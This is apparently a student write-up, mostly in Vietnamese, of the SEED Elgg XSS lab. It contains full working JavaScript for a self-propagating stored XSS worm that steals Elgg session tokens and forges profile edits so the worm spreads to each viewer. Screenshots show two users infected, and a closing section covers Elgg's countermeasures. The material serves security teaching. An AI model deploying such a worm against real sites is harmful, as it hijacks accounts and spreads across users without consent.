
When data are sent in HTTP POST requests with the `Content-Type` set to `application/x-wwwform-urlencoded`, which is the type used in our code, the data should also be encoded. The encoding scheme is called *URL encoding*, which replaces non-alphanumeric characters in the data with `%HH`, a percentage sign and two hexadecimal digits representing the ASCII code of the character. The `encodeURIComponent()` function in line ④ is used to URL-encode a string.

Note: In this lab, you can try both Link and DOM approaches, but the DOM approach is required, because it is more challenging and it does not rely on external JavaScript code.


Các bước thực hiện:

Trong task này, ta sẽ thực hiện DOM approach


Bước 1: Đăng nhập với tài khoản Samy



Bước 2: Vào profile của Samy



Bước 3: Nhấn Edit profile



Bước 4: Nhập chương trình bên dưới vào About me. Sau đó Save

Ta sẽ sử dụng lại code trong task 5 và bổ sung các lệnh bên dưới vào code:

```
<script id=worm>
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;           ②
  var tailTag = "</" + "script>";                                     ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④


  alert(jsCode);
</script>
```

Chương trình hoàn thiện:

```
<script type="text/javascript" id="worm">
window.onload= function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode= document.getElementById("worm").innerHTML;
    var tailTag= "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    //Javascript code to access user name,user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + userName;
    var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2";
    var sendurl = "http://www.xsslavelgg.com/action/profile/edit";


    //Construct the content of your url
    var content = token + ts + name + desc + guid;
    var samyGuid = 47;
    if(elgg.session.user.guid != samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax= null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","http://www.xsslavelgg.com");
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Kiểm tra kết quả:

Đầu tiên, người dùng Alice xem profile của Samy


Bước 1: Đăng nhập với tài khoản Alice



Trước khi xem profile của Samy thì profile của Alice chưa có thông tin gì




Bước 2: Xem profile của Samy



The screenshot shows a Firefox browser window with the title "Newest members : XSS Lab Site - Mozilla Firefox". The URL in the address bar is www.xsslalabgg.com/members. The page content is titled "XSS Lab Site" and displays a list of "Newest members" with five entries: Samy, Charlie, Boby, Alice, and Admin. The "Samy" entry is highlighted with a red arrow pointing to its name.

Sau khi xem profile của Samy thì profile của Alice đã được chỉnh sửa



The screenshot shows a Firefox browser window with the title "Alice : XSS Lab Site - Mozilla Firefox". The URL in the address bar is www.xsslalabgg.com/profile. The page content is titled "XSS Lab Site" and shows the user profile for "Alice". The profile picture is an illustration of Alice from Alice in Wonderland. The bio section contains the text "About me" and "Samy is my hero". There are buttons for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section with the message "No friends yet." and a "Add widgets" button.

Tiếp theo, người dùng Boby xem profile của Alice


Bước 1: Đăng nhập với tài khoản Boby

The screenshot shows a Firefox browser window with the title bar "All site blogs : XSS Lab Site - Mozilla Firefox". The address bar contains the URL "www.xsslablegg.com/blog/all". The main content area displays the "XSS Lab Site" logo and a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. On the right side, there is a login form. The "Username or email" field contains "boby" and the "Password" field contains "*****". Below the password field is a "Log in" button and a "Remember me" checkbox. At the bottom of the login form, there are links for "Register" and "Lost password". A sidebar on the left lists various application icons. At the bottom of the page, it says "Powered by Elgg".

Trước khi xem profile của Alice thì profile của Boby chưa có thông tin gì


The screenshot shows a Firefox browser window with the title bar "Boby : XSS Lab Site - Mozilla Firefox". The address bar contains the URL "www.xsslablegg.com/profile/boby". The main content area displays the "XSS Lab Site" logo and a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. On the right side, there is a profile card for "Boby". The card features a placeholder image of a cartoon character, a "Friends" section with the message "No friends yet.", and two buttons: "Edit profile" and "Edit avatar". A "Add widgets" button is located at the top right of the profile card. A sidebar on the left lists various application icons. At the bottom of the page, it says "Powered by Elgg".

Bước 2: Xem profile của Alice



The screenshot shows a Mozilla Firefox window with the title bar "Newest members : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslablegg.com/members". The main content area displays the "XSS Lab Site" homepage with a blue header. Below the header, there's a navigation bar with links for "Files", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The "Files" link is currently selected and highlighted in black. The main content area is titled "Newest members" and lists five users: Samy, Charlie, Boby, Alice, and Admin. The user "Alice" is highlighted with a red arrow pointing to her profile entry.

Sau khi xem profile của Alice thì profile của Boby đã được chỉnh sửa



The screenshot shows a Mozilla Firefox window with the title bar "Boby : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "www.xsslablegg.com/profile". The main content area displays the "XSS Lab Site" profile page for "Boby". On the left, there's a large thumbnail image of a cartoon character wearing a yellow hard hat and a blue vest. Below the thumbnail are two buttons: "Edit profile" and "Edit avatar". To the right of the thumbnail, the user's name "Boby" is displayed, followed by the text "About me: Samy is my hero". Further down, there's a section titled "Friends" with the message "No friends yet.". The browser interface includes a vertical toolbar on the left and a standard top bar with icons and status information.

- ⇒ Điều này cho thấy sau khi xem profile của Samy thì Alice đã trở thành kẻ tấn công. Sau khi xem profile của Alice thì Boby cũng đã trở thành kẻ tấn công

1.7. Elgg's Countermeasures

This sub-section is only for information, and there is no specific task to do. It shows how Elgg defends against the XSS attack. Elgg does have built-in countermeasures, and we have deactivated and commented out them to make the attack work. Actually, Elgg uses two countermeasures. One is a custom built security plugin HTMLawed, which, on activation, validates the user input and removes the tags from the input. This specific plugin is registered to the "function filtertags" in the elgg/engine/lib/input.php file.

To turn on the countermeasure, login to the application as admin, goto Account->administration (top right of screen) →plugins (on the right panel), and click on security and spam under the filter options at the top of the page. You should find the HTMLawed plugin below. Click on Activate to enable the countermeasure.

In addition to the HTMLawed 1.9 security plugin in Elgg, there is another built-in PHP method called `\htmlspecialchars()`, which is used to encode the special characters in user input, such as "<" to "<", ">" to ">", etc. Please go to `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/` and find the function call `\htmlspecialchars` in `text.php`, `url.php`, `dropdown.php` and `email.php` files. Uncomment the corresponding `"htmlspecialchars"` function calls in each file.

1.8. Task 7: Defeating XSS Attacks Using CSP

